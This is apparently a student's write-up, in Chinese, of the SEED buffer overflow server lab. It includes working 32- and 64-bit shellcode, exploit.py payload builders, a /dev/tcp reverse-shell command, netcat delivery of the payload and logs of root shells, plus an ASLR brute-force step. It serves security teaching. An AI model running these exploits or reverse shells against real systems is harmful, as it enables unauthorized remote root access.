网络空间安全实验

Buffer Overflow Attack Lab (Server Version)

57119126 傅寒青

Task 1: Get Familiar with the Shellcode

将 shellcode_32.py shellcode_64.py 修改如下：

Open ▾ shellcode_32.py ~/Desktop/Labs_20.04/Software Security/Buf...ck Lab (Server Version)/Labsetup/shellcode

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
   "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
   "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 32; /bin/tail -n 2 /etc/passwd     *"
   "rm test.txt                                               *"
   "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBB"   # Placeholder for argv[1] --> "-c"
   "CCCC"   # Placeholder for argv[2] --> the command string
   "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')
```

Open ▾ *shellcode_64.py ~/Desktop/Labs_20.04/Software Security/Buf...ck Lab (Server Version)/Labsetup/shellcode

```
#!/usr/bin/python3
import sys

# You can use this shellcode to run any command you want
shellcode = (
   "\xeb\x36\x5b\x48\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x48"
   "\x89\x5b\x48\x48\x8d\x4b\x0a\x48\x89\x4b\x50\x48\x8d\x4b\x0d\x48"
   "\x89\x4b\x58\x48\x89\x43\x60\x48\x89\xdf\x48\x8d\x73\x48\x48\x31"
   "\xd2\x48\x31\xc0\xb0\x3b\x0f\x05\xe8\xc5\xff\xff\xff"
   "/bin/bash*"
   "-c*"
   # You can modify the following command string to run any command.
   # You can even run multiple commands. When you change the string,
   # make sure that the position of the * at the end doesn't change.
   # The code above will change the byte at this position to zero,
   # so the command string ends here.
   # You can delete/add spaces, if needed, to keep the position the same.
   # The * in this line serves as the position marker         *
   #"/bin/ls -l; echo Hello 64; /bin/tail -n 4 /etc/passwd     *"
   "rm test.txt                                               *"
   "AAAAAAAA"   # Placeholder for argv[0] --> "/bin/bash"
   "BBBBBBBB"   # Placeholder for argv[1] --> "-c"
   "CCCCCCCC"   # Placeholder for argv[2] --> the command string
   "DDDDDDDD"   # Placeholder for argv[3] --> NULL
```

将其中命令修改为 rm test.txt

然后编译脚本运行，得到结果如下：

```
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$ ./shellcode_64.py
[07/10/21]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[07/10/21]seed@VM:~/.../shellcode$ touch test.txt
[07/10/21]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py  test.txt
[07/10/21]seed@VM:~/.../shellcode$ a32.out
[07/10/21]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$ touch test.txt
[07/10/21]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py  test.txt
[07/10/21]seed@VM:~/.../shellcode$ a64.out
[07/10/21]seed@VM:~/.../shellcode$ ls
a32.out  call_shellcode.c  codefile_64  README.md        shellcode_64.py
a64.out  codefile_32       Makefile     shellcode_32.py
[07/10/21]seed@VM:~/.../shellcode$
```

shellcode 经过修改后可以成功的删除 test.txt 文件，修改成功！

Task 2: Level-1 Attack

连接服务端,得到结果如下:

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd358
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2e8
server-1-10.9.0.5 | ==== Returned Properly ====
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 6
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd358
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd2e8
server-1-10.9.0.5 | ==== Returned Properly ====
```

关闭了随机化，所以两次栈地址相同。

再对 attack-code 中的 exploit.py 进行修改如下：


```
18    "/bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&1 2>&1          *"
19    "AAAA"    # Placeholder for argv[0] --> "/bin/bash"
20    "BBBB"    # Placeholder for argv[1] --> "-c"
21    "CCCC"    # Placeholder for argv[2] --> the command string
22    "DDDD"    # Placeholder for argv[3] --> NULL
23 ).encode('latin-1')
24
25 # Fill the content with NOP's
26 content = bytearray(0x90 for i in range(517))
27
28 ##################################################################
29 # Put the shellcode somewhere in the payload
30 start = 517 - len(shellcode)               # Change this number
31 content[start:start + len(shellcode)] = shellcode
32
33 # Decide the return address value
34 # and put it somewhere in the payload
35 ret    = 0xffffd358 + 100     # Change this number
36 offset = 0x74              # Change this number
```

将攻击命令改为/bin/bash -I > /dev/tcp/10.9.0.1/9090 0<&1 2>&1
start 修改为 517 – shellcode 的长度，ret 修改为 ebp 地址加 100，offset 修改为 0x70+4。

编译执行 exploit.py，将 badfile 发送到服务器端

```
[07/10/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/10/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.5 9090
```

监听本机的 9090 端口，得到服务器端的 root 权限 shell:



攻击成功!

Task 3: Level-2 Attack

向服务器端 echo hello，得到输出如下:

```
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 6
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd288
server-2-10.9.0.6 | ==== Returned Properly ====
```

只含有栈地址，无法进行偏移量的计算。

改写 exploit.py 如下:

```
content = bytearray(0x90 for i in range(517))

#################################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd288 + 300     # Change this number
#offset = 0x74              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
Range = 75
for offset in range(Range):
  content[offset*4:offset*4 + 4] = (ret).to_bytes(4,byteorder='little')
#################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

偏移量无法计算，于是采用循环将 shellcode 之前每个位置都修改成 ret 的地址，总能够覆盖到返回地址位置。

执行攻击：

```
[07/10/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/10/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.6 9090
```

监听本机 9090 端口，得到服务器端 root 权限 shell：

```
seed@VM: ~
[07/10/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.6 44800
root@5661569fdc09:/bof# ifconfig
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.6  netmask 255.255.255.0  broadcast 10.9.0.255
```

Task 4: Level-3 Attack

连接服务端,得到结果如下：

```
[07/10/21]seed@VM:~/.../attack-code$ echo hello | nc 10.9.0.7 9090
^C
[07/10/21]seed@VM:~/.../attack-code$
server-3-10.9.0.7 | Got a connection from 10.9.0.1
server-3-10.9.0.7 | Starting stack
server-3-10.9.0.7 | Input size: 6
server-3-10.9.0.7 | Frame Pointer (rbp) inside bof():  0x00007fffffffe290
server-3-10.9.0.7 | Buffer's address inside bof():     0x00007fffffffe1c0
server-3-10.9.0.7 | ==== Returned Properly ====
```

计算得出偏移量为 0x290 – 0x 1c0 = 0xd8

将 exploit.py 中 shellcode 脚本改为 64 位版本，再修改如下：

```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x00007fffffffe1c0     # Change this number
offset = 0xd8             # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + 8] = (ret).to_bytes(8,byteorder='little')
##################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

start 改为 0，ret 改为栈地址，偏移量改为 0xd8

由于 64 位地址前两位固定是 0，strcpy 函数在遇到 0 就会停止，于是我们要将恶意代码写入栈区也就是返回地址位置之前。

攻击端进行攻击，监听 9090 端口，得到服务器端 root 权限的 shell：

```
[07/10/21]seed@VM:~/.../attack-code$ ./exploit.py
[07/10/21]seed@VM:~/.../attack-code$ cat badfile | nc 10.9.0.7 9090
```

```
[07/10/21]seed@VM:~$ nc -nv -l 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 41820
root@8872e9307241:/bof#
```

攻击成功！

Task 6: Experimenting with the Address Randomization

```
[07/10/21]seed@VM:~/.../attack-code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

修改 kernel.randomize_va_space 为 2

攻击端 echo hello 给服务器端，得到地址会发生改变：

```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffc5ae8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffc5a78
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffa06988
server-1-10.9.0.5 | Buffer's address inside bof():     0xffa06918
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 517
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffa724e8
server-1-10.9.0.5 | Buffer's address inside bof():     0xffa72478
```

将 exploit.py 中 shellcode 改为 32 位版本，再修改如下：

```
content = bytearray(0x90 for i in range(517))

############################################################
# Put the shellcode somewhere in the payload
start = 517 - len(shellcode)               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffa724e8 + 100     # Change this number
offset = 0x74              # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
```

执行 brute-force.sh 脚本，进行暴力攻击

在执行 1 分 16 秒，8556 次之后，暴力攻击成功，成功远程控制服务器端 root 权限 shell！

Task 7.a: Turn on the StackGuard Protection

StackGuard 已经被如 gcc 等一些编译器实现。当缓冲区溢出攻击修改返回地址时，所有处于缓冲区和返回地址之间的内存值也会被修改。可以在缓冲区到返回地址之间放置一个哨兵值，检测其是否被修改即可知道有没有受到缓冲区溢出攻击。

Task 7.b: Turn on the Non-executable Stack Protection

采取对虚拟地址的保护机制，让堆栈只能存储数据，即只有读写权限，从而无法运行堆栈里的代码，这使得缓冲区溢出攻击的难度变得更高。

实验总结

本次实验我了解到了缓冲区溢出攻击的原理以及一些攻击方法。

缓冲区溢出漏洞是由于程序把数据崩溃以外的大麻烦。当一个缓冲区位于栈中时，缓冲区溢出问题可能导致返回地址被修改，使得程序跳转到由新的返回地址指定的位置执行。如果将恶意代码放置到该位置，攻击者就能使得目标程序执行恶意代码。

长久以来，缓冲区溢出漏洞都是软件的第一大漏洞。开发者在保存数据到缓冲区时，应该采用一些安全技术，例如边界检查或者限定数据的长度。同时，很多防御措施应运而生，某些措施已经被操作系统、编译器、软件开发工具和库所采用。